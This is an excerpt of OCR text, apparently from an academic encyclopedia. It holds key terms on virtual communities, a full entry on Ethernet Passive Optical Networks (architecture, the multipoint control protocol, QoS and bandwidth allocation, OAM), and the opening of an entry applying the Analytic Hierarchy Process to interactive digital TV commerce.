Turban, E., & King, D. (2003). *Introduction to e-commerce*. New Jersey: Prentice Hall.

KEY TERMS

Forum Moderator: A person who moderates the discussions in the VC forums. The person could be the owner of the community itself or could have arisen as a leader among a group of interacting people due to experience or contribution to the community.

Lock-in Strategy: A strategy in which the customer is so dependent on a vendor for products and services that the customer cannot move to another vendor without substantial switching costs, real and/or perceived.

Network Effect: Network effect refers to the phenomenon whereby a service becomes more valuable as more people use it, and this in turn encourages new users to become adopters of the service.

Opinion Leader: A person who is an active media user and who interprets the meaning of media messages or content for lower-end media users. Typically the opinion leader is held in high esteem by those that accept their opinions.

Revenue Model: The source of revenue generation for any business. For a VC the revenue can come from advertisements posted at the site, from the subscription obtained from members of the VC, from the selling of stuff at the VC, and so on.

Sense of belongingness: A stage in interaction with other community members where interaction is so deep that the members begin to identify themselves with the community.

VC Content: VC Content refers to the content placed in the VC. It could be posted by the site moderators or it could develop through interaction among VC members.

Virtual Communities: Groups of like-minded strangers who interact predominantly in cyberspace to form relationships, share knowledge, have fun, or engage in economic transactions.

Word of Mouth Advertising: Also known as viral marketing, it refers to marketing techniques that use pre-existing social networks to produce increases in brand awareness. It can harness the network effect of the Internet and can be very useful in reaching a large number of people rapidly.

APPENDIX 1: SNAPSHOT OF HARDWAREZONE.COM

Ethernet Passive Optical Networks

Mário M. Freire
University of Beira Interior, Portugal

Paulo P. Monteiro
Universidade de Aveiro, Portugal

Henrique J. A. da Silva
Universidade de Coimbra, Portugal

José Ruela
Universidade do Porto, Portugal

INTRODUCTION

Recently, Ethernet Passive Optical Networks (EPONs) have received a great amount of interest as a promising cost-effective solution for next-generation high-speed access networks. This is confirmed by the formation of several *fora* and working groups that contribute to their development, namely the EPON Forum (http://www.ieeecommunities.org/epon), the Ethernet in the First Mile Alliance (http://www.efmalliance.org), and the IEEE 802.3ah working group (http://www.ieee802.org/3/efm), which is responsible for the standardization process. EPONs are a simple, inexpensive, and scalable solution for high-speed residential access capable of delivering voice, high-speed data, and multimedia services to end users (Kramer, Mukherjee, & Maislos, 2003; Kramer & Pesavento, 2002; Lorenz, Rodrigues, & Freire, 2004; McGarry, Maier, & Reisslein, 2004; Pesavento, 2003). An EPON combines the transport of IEEE 802.3 Ethernet frames over a low-cost and broadband point-to-multipoint passive optical fibre infrastructure connecting the optical line terminal (OLT) located at the central office to optical network units (ONUs) usually located at the subscriber premises. In the downstream direction, the EPON behaves as a broadcast and select shared medium, with Ethernet frames transmitted by the OLT reaching every ONU. In the upstream direction, Ethernet frames transmitted by each ONU will only reach the OLT, but an arbitration mechanism is required to avoid collisions.

This article provides an overview of EPONs focused several issues: EPON architecture, multipoint control protocol (MPCP), quality of service (QoS), and operations, administration, and maintenance (OAM) capability of EPONs.

EPON ARCHITECTURE

EPONs, which represent the convergence of low-cost and widely used Ethernet equipment and low-cost point-to-multipoint fibre infrastructure, seem to be the best candidate for the next-generation access network (Kramer & Pesavento, 2002; Pesavento, 2003). In order to create a cost-effective shared fibre infrastructure, EPONs use passive optical splitters in the outside plant instead of active electronics and, therefore, besides the end terminating equipment, no intermediate component in the network requires electrical power. Due to its passive nature, optical power budget is an important issue in EPON design because it determines how many ONUs can be supported, as well as the maximum distance between the OLT and ONUs. In fact, there is a trade-off between the number of ONUs and the distance limit of the EPON because optical losses increase with both split count and fibre length. EPONs can be deployed to reach distances up to around 20 km with a 1:16 split ratio, which sufficiently covers the local access network (Pesavento, 2003). Figure 1 shows a possible deployment scenario for EPONs (Kramer, Banerjee, Singhal, Mukherjee, Dixit, & Ye, 2004).

Although several topologies are possible, such as tree, ring, and bus (Kramer et al., 2003; Kramer, Mukherjee, & Pesavento, 2001; Pesavento, 2003), the most common EPON topology is a 1:N tree or a 1:N tree-and-branch network, which cascades 1:N splitters, as shown in Figure 2. The preference for this topology is due to its flexibility in adapting to a growing subscriber base and increasing bandwidth demands (Pesavento, 2003).

EPONs cannot be considered either a shared medium or a full-duplex point-to-point network, but a

Figure 1. Schematic representation of a possible deployment scenario for EPONs





Figure 2. Schematic representation of a tree-and-branch topology for EPONs



combination of both depending on the transmission direction (Pesavento, 2003). In the downstream direction, an EPON behaves as a shared medium (physical broadcast network), with Ethernet frames transmitted from the OLT to every ONU. In the upstream direction, due to the directional properties of passive couplers, which act as passive splitters for downstream, Ethernet frames from any ONU will only reach the OLT, and not any other ONU. In the upstream direction, the logical behaviour of an EPON is similar to a point-to-point network but, unlike in a true point-to-point network, collisions may occur among frames transmitted from different ONUs. Therefore, in the upstream direction, there is the requirement to both share the trunk fibre and arbitrate ONU transmissions to avoid collisions, by means of a MPCP in the medium access control (MAC) layer. An overview of this protocol will be presented in the next section.

EPONs use point-to-point emulation to meet the compliance requirements of 802.1D bridging, which provides for ONU to ONU forwarding. For this function, a 2-byte logical link identifier (LLID) is used in the preamble of Ethernet frames. This 2-byte tag uses 1-bit as a mode indicator (point-to-point or broadcast mode), and the remaining 15-bits as the ONU ID. An ONU transmits frames using its own assigned LLID, and receives and filters frames according to the LLID. An emulation sublayer below the Ethernet MAC demultiplexes a packet based on its LLID and strips the LLID prior to sending the frame to the MAC entity. Therefore, the LLID exists only within the EPON network. When transmitting, an LLID corresponding to the local MAC entity is added. Based on the LLID, an ONU will reject frames not intended for it. For example, a given ONU will reject broadcast frames that it generates or frames intended for other ONUs on the same PON (Pesavento, 2003).

In the downstream direction, an EPON behaves as a physical broadcast network of IEEE 802.3 Ethernet Frames, as shown in Figure 3. An Ethernet frame transmitted from the OLT is broadcast to all ONUs, which is a consequence of the physical nature of a 1: N optical splitter. At the OLT, the LLID tag is added to the preamble of each frame, and is extracted and filtered by each ONU in the reconciliation sublayer. Each ONU receives all frames transmitted by the OLT, but extracts only its own frames, that is, those matching its LLID. Frame extraction (filtering) is based only on the LLID since the MAC of each ONU is in promiscuous mode and accepts all frames. Due to the broadcast nature of EPONs in the downstream direction, an encryption mechanism is often considered for security reasons. In the upstream direction a multiple access control protocol is required, because the EPON operates as a physical multipoint-to-point network. Although each ONU sends frames directly to the OLT, the ONUs share the upstream trunk fibre, and simultaneous frames from ONUs might collide if the network was not properly managed. In normal operation, no collisions occur in EPONs (Pesavento, 2003).

MULTIPOINT CONTROL PROTOCOL

In order to avoid collisions in the upstream direction, EPONs use the MPCP. MPCP is a frame-oriented protocol, based on 64-byte MAC control messages, which coordinate the transmission of upstream frames in order to avoid collisions. Table 1 presents the main functions performed by MPCP (Pesavento, 2003). In order to enable MPCP functions, an extension of MAC Control sublayer is needed, which is called Multipoint MAC Control sublayer.

MPCP is based on a noncyclical frame-based time division multiple access (TDMA) scheme. The OLT sends GATE messages to ONUs, in the form of 64-byte MAC Control frames. The GATE messages contain a timestamp and granted time-slot assignments, which represent the periods in which a given ONU can transmit. The OLT allocates time slots to the ONUs. Depending on the scheduler algorithm, bandwidth allocation can be static or dynamic. Frame fragmentation is not allowed within the upstream time slot, which contains several IEEE 802.3 Ethernet frames.

For upstream operation, the ONU sends REPORT messages, which contain a timestamp for calculating round trip time (RTT) at the OLT, and a report on the status of the queues at the ONU, so that efficient

Figure 3. Illustration of frame transmission in EPONs




Table 1. Main functions performed by MPCP

- Bandwidth request and assignment
- Negotiation of parameters
- Managing and timing upstream transmissions from ONUs to avoid collisions
- Minimisation of the space between upstream slots by monitoring round trip delay
- Auto-discovery and registration of ONUs

dynamic bandwidth allocation (DBA) schemes can be used. The ONU is not synchronized nor does it have knowledge of delay compensation. Moreover, for upstream transmission, the ONU transceiver receives a timely indication from MPCP to change between on and off states (Pesavento, 2003).

QUALITY OF SERVICE IN S

In a multiservice network, the allocation of resources to competing users/traffic flows must provide differentiated QoS guarantees to traffic classes, while keeping efficient and fair use of shared resources. Depending on the class, guaranteed throughput or assured bounds on performance parameters, such as packet delay and jitter and packet loss ratio, may be negotiated.

In an EPON access network, sharing of the upstream and downstream channels for the communication between the OLT and a number of ONUs requires a separate analysis. In the downstream direction, the OLT is the single source of traffic (point-to-multipoint communication) and has control over the entire bandwidth of the broadcast channel; thus, resource (bandwidth) management reduces to the well-known problem of scheduling flows organized in a number of queues associated to different traffic classes. However, in the upstream direction, ONUs must share the transmission channel (multipoint-to-point communication). Besides an arbitration protocol for efficient access to the medium, it is also necessary to allocate bandwidth and schedule different classes of flows, both within each ONU and among competing ONUs, such that QoS objectives are met.

These goals may be fulfilled by means of a strategy based on MPCP and other mechanisms that take advantage of MPCP features. Since MPCP is a link layer protocol, appropriate mappings between link layer and network layer QoS parameters are required in the framework of the QoS architectural model adopted, for example, IntServ (Braden, Clark, & Shenker, 1994) or DiffServ (Blake, Black, Carlson, Davies, Wang, & Weiss, 1998; Grossman, 2002). In this article, only the lower layer mechanisms related with MPCP are discussed.

It must be stressed that MPCP is not a bandwidth allocation mechanism and does not impose or require a specific allocation algorithm. MPCP is simply a MAC protocol based on request and grant messages (REPORT and GATE, respectively) exchanged between ONUs and the OLT. As such, it may be used to support any allocation scheme aimed at efficient and fair share of resources and provision of QoS guarantees.

The MPCP gated mechanism arbitrates the transmission from multiple nodes by allocating a transmission window (time slot) to each ONU. Since the OLT assigns non-overlapping slots to ONUs, collisions are avoided and thus efficiency can be kept high. However, this is not enough; the allocation algorithm should also avoid waste of resources (that may occur if time slots are not fully utilized by ONUs) and support the provision of differentiated QoS guarantees to different traffic classes in a fair way.

In fact, a static allocation of fixed size slots may become highly inefficient with variable bit rate traffic (which is typical of bursty data services and many real-time applications) and with unequal loads generated by the ONUs. The lack of statistical multiplexing may lead to overflow of some slots, even under light loads, due to traffic burstiness, as well as to slot underutilization since, in this case, it is not possible to reallocate capacity assigned to and not used by an ONU. Therefore, inter-ONU scheduling based on the dynamic allocation of variable size slots to ONUs is essential both to keep the overall throughput of the system high and to fulfil QoS requirements in a flexible and scalable way.

In a recent survey, McGarry et al. (2004) proposed a useful taxonomy for classifying dynamic bandwidth allocation (DBA) algorithms for EPONs. Some only provide statistical multiplexing, while others offer QoS guarantees. The latter category may be further subdivided into algorithms with absolute and relative QoS assurances. Some examples are given below.

Kramer, Mukherjee, and Pesavento (2002) proposed an interleaved polling mechanism with adaptive cycle time (IPACT) and studied different allocation schemes. They concluded that best performance was achieved with the limited service; the OLT grants to each ONU the requested number of bytes in each polling cycle up to a predefined maximum. However, cycle times are of variable length, and therefore the drawback of this method is that delay jitter cannot be tightly controlled. A control theoretic extension of IPACT, aimed at improving the delay performance of the algorithm, has been studied by Byun, Nho, and Lim (2003).

The original IPACT scheme simply provided statistical multiplexing but did not support QoS differentiation to traffic classes. However, in a multiservice environment each ONU has to transmit traffic belonging to different classes and therefore QoS differentiation is required; this means that intra-ONU scheduling is also necessary. Incoming traffic from the users served by an ONU must be organized in separate queues based on a process that classifies and assigns packets to the corresponding traffic classes. Packets may be subject to marking, policing, and dropping in conformance with a service level agreement (SLA). Intra-ONU scheduling is usually based on some variant of priority queuing.

The combination of the limited service scheme and priority queuing (inter-ONU and intra-ONU scheduling, respectively) has been exploited by Kramer, Mukherjee, Dixit, Ye, and Hirth (2002) as an extension to IPACT. However, some fairness problems were identified, especially the performance degradation of some (low priority) traffic classes when the network load decreases (a so-called light load penalty). This problem is overcome in the scheme proposed by Assi, Ye, Dixit, and Ali (2003), which combines nonstrict priority scheduling with a dynamic bandwidth allocation mechanism based on but not confined to the limited service. The authors also consider the possibility of delegating into the OLT the responsibility of per class bandwidth allocation for each ONU, since MPCP control messages can carry multiple grants. In this way, the OLT will be able to perform a more accurate allocation based on the knowledge of per class requests sent by each ONU, at the expense of a higher complexity. This idea had been previously included in the DBA algorithm proposed by Choi and Huh (2002).

The above algorithms only provide relative QoS assurances, like the two-layer bandwidth allocation algorithm proposed by Xie, Jiang, and Jiang (2004) and the dynamic credit distribution (D-CRED) algorithm described by Miyoshi, Inoue, and Yamashita (2004). Examples of DBA algorithms that offer absolute QoS assurances include bandwidth guaranteed polling (Ma, Zhu, and Cheng, 2003) and deterministic effective bandwidth (Zhang, An, Youn, Yeo, & Yang, 2003).

In spite of the progress that has been achieved in recent years, more research on this topic is still required, addressing in particular the optimization of scheduling algorithms combined with other QoS mechanisms, tuning of critical parameters in real operational conditions and appropriate QoS parameter mappings across protocol layers, and integration of the EPON access mechanisms in a networkwide QoS architecture aimed at the provision of end-to-end QoS guarantees.

OPERATIONS, ADMINISTRATION, AND MAINTENANCE CAPABILITY OF EPONS

OAM capability provides a network operator with the ability to monitor the network and determine failure locations and fault conditions. OAM mechanisms defined for EPONs include remote failure indication, remote loopback, and link monitoring. Remote failure indication is used to indicate that the reception path of the local device is non-operational. Remote loopback provides support for frame-level loopback and a data link layer ping. Link monitoring provides event notification with the inclusion of diagnostic data and polling of variables in the IEEE 802.3 Management Information Base. A special type of Ethernet frame called OAM protocol data units, which are slow protocol frames, are used to monitor, test, and troubleshoot links. The OAM protocol is also able to negotiate the set of OAM functions that are operable on a given link interconnecting Ethernet devices (Pesavento, 2003).

CONCLUSION

EPONs have been proposed as a cost-effective solution for next-generation high-speed access networks. An overview of major issues in EPONs has been presented. The architecture and principle of operation of EPONs were briefly described. The multipoint control protocol used to eliminate collisions in the upstream direction was briefly presented. Quality of service, a major issue for multimedia services in EPONs, was also addressed. The operations, administration, and maintenance capability of EPONs was also briefly discussed.

REFERENCES

Assi, C. M., Ye, Y., Dixit, S., & Ali, M. A. (2003). Dynamic bandwidth allocation for quality-of-service over Ethernet PONs. *IEEE Journal on Selected Areas in Communications, 21*(9), 1467–1477.

Blake, S., Black, D., Carlson, M., Davies, E., Wang, Z., & Weiss W. (1998). *An architecture for differentiated services.* Internet Engineering Task Force, RFC 2475.

Braden, R., Clark, D., & Shenker, S. (1994). *Integrated services in the Internet architecture: An overview.* Internet Engineering Task Force, RFC 1633.

Byun, H.-J., Nho, J.-M., & Lim, J.-T. (2003). Dynamic bandwidth allocation algorithm in Ethernet passive optical networks. *IEE Electronics Letters, 39*(13), 1001–1002

Choi, S.-I., & Huh, J.-D. (2002). Dynamic bandwidth allocation algorithm for multimedia services over Ethernet PONs. *ETRI Journal, 24*(6), 465–68.

Grossman, D. (2002). *New terminology and clarifications for Diffserv.* Internet Engineering Task Force, RFC 3260.

Kramer, G., Banerjee, A., Singhal, N., Mukherjee, B., Dixit, S., & Ye, Y. (2004). *Fair queuing with service envelopes (FQSE): A cousin-fair hierarchical scheduler for Ethernet PON.* Paper presented at the Optical Fiber Communications Conference (OFC 2004), Los Angeles, CA.

Kramer, G., Mukherjee, B., Dixit, S., Ye, Y., & Hirth, R. (2002). Supporting differentiated classes of service in Ethernet passive optical networks. *Journal of Optical Networking, 1*(8–9), 280–298.

Kramer, G., Mukherjee, B., & Maislos, A. (2003). Ethernet passive optical networks. In S. Dixit (Ed.), *Multiprotocol over DWDM: Building the next generation optical Internet.* John Wiley & Sons, Inc.

Kramer, G., Mukherjee, B., & Pesavento, G. (2001). Ethernet PON (ePON): Design and analysis of an optical access network. *Photonic Network Communications, 3*(3), 307–319.

Kramer, G., Mukherjee, B., & Pesavento, G. (2002). IPACT: A dynamic protocol for an Ethernet PON (EPON). *IEEE Communications Magazine, 40*(2), 74–80.

Kramer, G., & Pesavento, G. (2002). Ethernet passive optical network (EPON): Building a next-generation optical access network. *IEEE Communications Magazine, 40*(2), 68–73.

Lorenz, P., Rodrigues J. J. P. C., & Freire, M. M. (2004). Fiber-optic networks. In R. Driggers (Ed.), *Encyclopedia of optical engineering* (pp. 1–8). New York: Marcel Dekker, Inc.

Ma, M., Zhu, Y., & Cheng, T. H. (2003). A bandwidth guaranteed polling MAC protocol for Ethernet passive optical networks. *Proceedings of IEEE INFOCOM 2003, 1*, 22–31.

McGarry, M. P., Maier, M., & Reisslein, M. (2004). Ethernet PONs: A survey of dynamic bandwidth allocation (DBA) algorithms. *IEEE Optical Communications, 2*(3), S8–S15.

Miyoshi, H., Inoue, T., & Yamashita, K. (2004). QoS-aware dynamic bandwidth allocation scheme in gigabit-Ethernet passive optical networks. In *Proceedings of IEEE International Conference on Communications* (pp. 90–94).

Pesavento, G. (2003). Ethernet passive optical network (EPON) architecture for broadband access. *Optical Networks Magazine, 4*(1), 107–113.

Xie, J., Jiang, S., & Jiang, Y. (2004). A dynamic bandwidth allocation scheme for differentiated services in EPONs. *IEEE Optical Communications, 2*(3), S32–S39.

Zhang, L., An, E.-S., Youn, C.-H., Yeo, H.-G., & Yang, S. (2003). Dual DEB-GPS scheduler for delay-constraint applications in Ethernet passive optical networks. *IEICE Transactions on Communications*, *E86-B*(5), 1575–1584.

KEY TERMS

DBA: Dynamic Bandwidth Allocation algorithms can be used with the MPCP arbitration mechanism to determine the collision-free upstream transmission schedule of ONUs and generate GATE messages accordingly.

Ethernet Frame: Consists of a standardized set of bits, organized into several fields, used to carry data over an Ethernet system. Those fields include the preamble, a start frame delimiter, address fields, a length field, a variable size data field that carries from 46 to 1,500 bytes of data, and an error checking field.

LLID: Logical Link Identifier is a 2-byte tag in the preamble of an Ethernet frame. This 2-byte tag uses 1 bit as a mode indicator (point-to-point or broadcast mode) and the remaining 15 bits as the ONU ID.

MPCP: Multi-Point Control Protocol is a medium access control protocol used in EPONs to avoid collisions in the upstream direction.

OLT: Optical Line Terminal is located at the central office and is responsible for the transmission of Ethernet frames to ONUs.

ONU: Optical Network Unit is usually located at the subscriber premises or in a telecom closet and is responsible for the transmission of Ethernet frames to OLT.

PON: Passive Optical Network is a network based on optical fibre, in which all active components and devices between the central office and the customer premises are eliminated.

E

Evaluation of Interactive Digital TV Commerce Using the AHP Approach

Koong Lin
Tainan National University of the Arts, Taiwan

Chad Lin
Curtin University of Technology, Australia

Chyi-Lin Shen
Hua Yuan Management Services Co. Ltd., Taiwan

INTRODUCTION

The popularity of interactive digital television (IDTV) has been increasing rapidly over the last few years and is likely to be the growth star of the future. According to Forrester Research, more than 10% of Europeans are now using interactive digital television (IDTV) services (Jennings, 2004). Indeed, the introduction of IDTV in the diffusion of television has brought about many benefits to the customers (e.g., more TV channels) (Buhalis & Licata, 2002). The proliferation of IDTV has also given customers easier access to products and services. Nevertheless, according to Pagani (2003), this has a profound effect on the market outlook for the existing TV operators. Although IDTV contributes many benefits to the quality and the transmission of the TV channels for the customers, it has also resulted in fierce market competition and decreased profit margins for the TV industry as a whole. Therefore, the industry needs to look for new ways to utilize the technology to be competitive.

However, organizations often encounter challenges and problems when implementing new information technology (IT) (Lin, Pervan, & McDermid, 2005). For instance, organizations are likely to face uncertainties when assessing the new adopted IT (Lin & Pervan, 2003) such as IDTV. Moreover, very few studies have carried out proper examination and evaluation of how the TV industry as a whole conducts its business using IDTV (i.e., IDTV commerce). Thus, the objective of this short article is to establish a decision analysis mechanism that can assist the TV operators in adopting IDTV as their commerce platform. A survey was employed to investigate and identify the key issues for adopting IDTV commerce by TV operators. The analytic hierarchy process (AHP) methodology was used to analyze the IDTV adoption decision processes of these TV operators. The AHP methodology was developed by Saaty (1980) to reflect the way people actually think, and it continues to be the most highly regarded and widely used decision-making theory (Lin et al., 2005). One contribution of the short article is that our results indicate that the three most important adoption drivers for implementation IDTV as a commerce platform are: (1) the operational capability for the IDTV services; (2) the innovation and strategy execution capabilities; and (3) the level of maturity in technological development. Finally, most respondents indicate that the adoption of IDTV commerce should be fully operated and managed in-house, rather than outsourced (partial or total outsourcing).

BACKGROUND

Digital Television

Digital television (DTV) is a brand new technology for receiving and sending digital TV signals, which is different from the traditional analog TV signals (Pagani, 2003). DTV is television signals sent digitally rather than in the analog form used when TV was introduced. Analog TV is available in only one quality whereas DTV digitalizes the processes of program production, image processing, encoding, signal emitting, and transmission (FCC, 2001). DTV comes in several levels of picture quality: high definition television (HDTV), enhanced definition television (EDTV), and standard definition television (SDTV). HDTV is DTV at its finest, and you can enjoy a true home theater experience. EDTV is a step up from basic television, while SDTV is the basic display. In terms of DTV screen types, the primary options are: (a) cathode ray tube (CRT) screens—traditional color television screens updated for digital; (b) rear projection TVs—rear projection TVs can create brilliant, wide angle pictures on ever-larger screens; (c) LCD screens—are very thin and produce extremely clear pictures, but are currently expensive and limited in size; and (d) plasma screens—create a bright, clear picture up to enormous sizes while remaining very thin.

DTV is available via three main delivery methods: (1) cable—this offers subscriptions to multiple channels of DTV or HDTV programming, which varies depending on the provider; (2) satellite—this offers subscriptions to multiple channels of DTV or HDTV programming, which varies depending on the provider; (3) over air—this allows you to view DTV signals sent by local broadcasters only, and there are no subscription fees. In addition, there are two basic components of DTV: a television monitor and a tuner. A tuner (also called a receiver or set-top box (STB)) takes the television signal and communicates it to the television monitor. Tuners need to be connected to a TV monitor in order to view the programs contained in the signals they receive.

The successful application of DTV was due to two main factors: (1) the development of compression techniques (e.g., MPEG2 and MPEG4 standards); and (2) the agreement of universally accepted standards (Rangone & Turconi, 2003). There are three global DTV standards—ATSC used in America, DVB used in Europe, and ISDB used in Japan. There are four categories of digital TV: CATV via Cable modem, MOD via ADSL, mobile TV via smart phones, and IPTV via any IP-based network environments (Liu, 2006).

In recent years, the deployment of interactive services on DTV has gaining momentum, and it has the potential to reach a similar level of access as the Internet (McGrail & Roberts, 2005; Thompson, Williams, Nicholas, & Huntington, 2002). Interactive TV is a DTV extended technology (usually abbreviated to IDTV). IDTV focuses on the interactive functions and services, including user-friendly interfaces, video on demand (VOD), electronic program guide (EPG), personal video recorder (PVR), and so forth (Chang, 2001). It refers to television displayed using a digital signal delivered by a range of media, including cable, satellite, and terrestrial (by aerial). Consumer interactions are provided by a remote control, which enables viewers to select different viewing options through signals sent to a set top box (STB) (Chaffey, 2002). IDTV can be used in areas such as health information (e.g., by allowing consumers to access health information at home 24 hours a day, 7 days a week) (Thompson et al., 2002) and tourism (e.g., by allowing consumers to directly access their reservation systems) (Buhalis & Licata, 2002).

IDTV Commerce

In general, all the transactional behaviors via TV can be called TV commerce. The traditional TV shopping is the most popular form of TV commerce. TV commerce allows viewers access to a variety of goods and services through their TV. TV has been perceived as a more trusted medium than the Internet because viewers are familiar with it and feel that TV is still subject to government regulation (Digisoft.tv, 2004). TV commerce comprises the following submarkets: (1) TV shopping; (2) direct response TV; (3) travel shopping; and (4) interactive TV (IDTV) applications.

Like other electronic commerce mediums, IDTV providers can offer ways to exchange money electronically, which facilitates TV commerce. IDTV commerce is a specific kind of TV commerce using TV sets and other related equipments with interactive services (e.g., banking, shopping, betting and gambling, auctions). According to a survey by Gallup Research, 42% of respondents over the age of 50 would be interested in purchasing items via IDTV, although they may be uncomfortable using Internet (Digisoft.tv, 2004). It is also attractive to viewers, as they do not need to purchase any additional equipment (besides the costs of STB) or learn a new technology. STB is a critical component for users to receive digital television signals on traditional TV sets. STB provides the users with capabilities for implementing interactive television applications (Rangone & Turconi, 2003). Using STB, IDTV commerce is no longer a one-way transmission media but a two-way virtual transaction channel (Lin & Liu, 2006; Lin, Kaun, & Chiu, 2006).

RESEARCH METHODOLOGY AND DESIGN

Analytic Hierarchy Process (AHP)

AHP is a process that transforms a complicated problem into a hierarchical structure (Lin & Liu, 2006). Developed by Saaty (1980), AHP is used to reflect the way people actually think and it continues to be the most highly regarded and widely used decision-making theory. By reducing complex decisions to a series of one-on-one comparisons and then synthesizing the results, AHP not only assists decision makers in arriving at the best decision, but also provides a clear rationale that it is the best (Saaty, 1980).

AHP has three main steps: problem decomposition, comparative analysis, and synthesis of priorities (Timor & Tuzuner, 2006). This can be used to assist organizations in the analysis and evaluation of the IDTV adoption options in the process of developing an integrated assessment of the entire organizational structure. It can also help to assess the interorganizational issues among different divisions within an organization. Moreover, AHP can help predict possible risks and challenges when adopting IDTV commerce so that the organizations are able to formulate appropriate strategies in order to minimize them (Saaty, 1980).

In the hierarchical design, AHP identifies important factors involved in a particular decision, and this provides the overall decision-making process and the relationship between various factors involved in a decision making problem. The pair-wise judgments phase is based on the assumption that the judgment will be effective and meaningful when a pair of elements alone is compared on a single criterion without concern for the other criteria.

In general notation, at each level of hierarchy the decision-maker establishes scores among elements by constructing a matrix of pair-wise comparison judgments regarding relative importance or preference between any two elements. The aij value of the matrix represents the relative importance of the ith element over the jth element. After making the pair-wise comparisons, the consistency is determined by using the eigenvalue λmax to calculate the CI (consistency index) value (CI = $(\lambda max - n)/(n-1)$, where n is the matrix size). CI is only acceptable if it's less than 0.10; otherwise, the judgment matrix is considered inconsistent (Al-Harbi & Kamal, 2001).

The Decision Hierarchy for Adopting IDTV Commerce


This research first integrates the literature data and the expertise opinions, and then establishes a hierarchical structure. This structure represents the three major constructs and their related factors which influence the adoption of IDTV commerce. The research framework for evaluating the adoption of IDTV commerce is shown in Figure 1:

- **Level 0:** The objectives for this level were to conduct the feasibility study of IDTV commerce within the TV industry, as well as to identify and evaluate the importance of all major adoption drivers.
- **Level 1:** After confirming the scope of the feasibility study for IDTV commerce adoption within the TV industry, three major factors were identified: the level of maturity in technological development, the operational capability, and innovation and strategy execution capabilities.
